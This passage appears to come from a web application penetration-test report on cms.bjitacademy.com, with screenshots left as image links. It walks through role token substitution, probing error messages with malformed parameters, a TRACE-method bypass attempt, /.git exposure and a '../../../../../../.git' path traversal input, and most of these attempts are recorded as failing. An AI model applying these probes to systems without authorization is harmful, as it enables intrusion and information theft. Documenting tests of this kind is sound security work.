
The response shows 401 unauthorized.

For trainer :

Login → profile page→ save profile → capture the request and take it to repeater → collect authrorization token.



Replace the token with the Trainer's token,





Trainer has no access of making an user in idle status

Information Disclosure Vulnerabilities:

15. Tried to disclose some information from the error message in the edit banner slider module

First I go to /backend/edit-banner-slider/74 → change the integer parameter to no-integer data-type→ tried to disclose some information from the error message







In response there is a error shows as a JSON format which can't disclose any information..


16. **Tried to disclose some information from the error message in the '/academysite/api/public/images/resource/EQkXSRH6CCYvtybNJXWOGL89UZobGmLpBLNjUNN4.jpg'**

First I go to '/academysite/api/public/images/resource/

EQkXSRH6CCYvtybNJXWOGL89UZobGmLpBLNjUNN4.jpg' →replace 'EQkXSRH6CCYvtybNJXWOGL89UZobGmLpBLNjUNN4.jpg' with invalid non integer value →tried to disclose some information from the error message









17. Tried to disclose some information from the error message in edit blog page.


First I go to http://cms.bjitacademy.com/backend/edit-blog/9 → edit blog→capture the request in the repeater→change the parameter into non integer value→ tried to disclose some information from the error message.






18. Tried to fetch some information from robots.txt

First I go to https://cms.bjitacademy.com→ then I follow /robots.txt




Here in this directory no information is disclosed.




19. Tried to do authentication bypass and disclose some information

First I go to https://cms.bjitacademy.com → try to enter /backend/dashboard without login → get the request from http history and get the /backend/dashboard request→ then replace GET with TRACE /backend/dashboard.

The HTTP **TRACE** method is designed for diagnostic purposes. If enabled, the web server will respond to requests that use the TRACE method by echoing in its response the exact request that was received.







TRACE method is not allowed here. So Authentication bypass is not possible by following this method.

20. Tried to get /.git for reveals the websites version control data


First I go to https://cms.bjitacademy.com → follow this directory /.git






21. Tried to use path traversal sequence '../../../../../../.git' for reveals the websites version control data

First I visited to https://cms.bjitacademy.com → Then I use path traversal sequence '../../../../../../.git'.

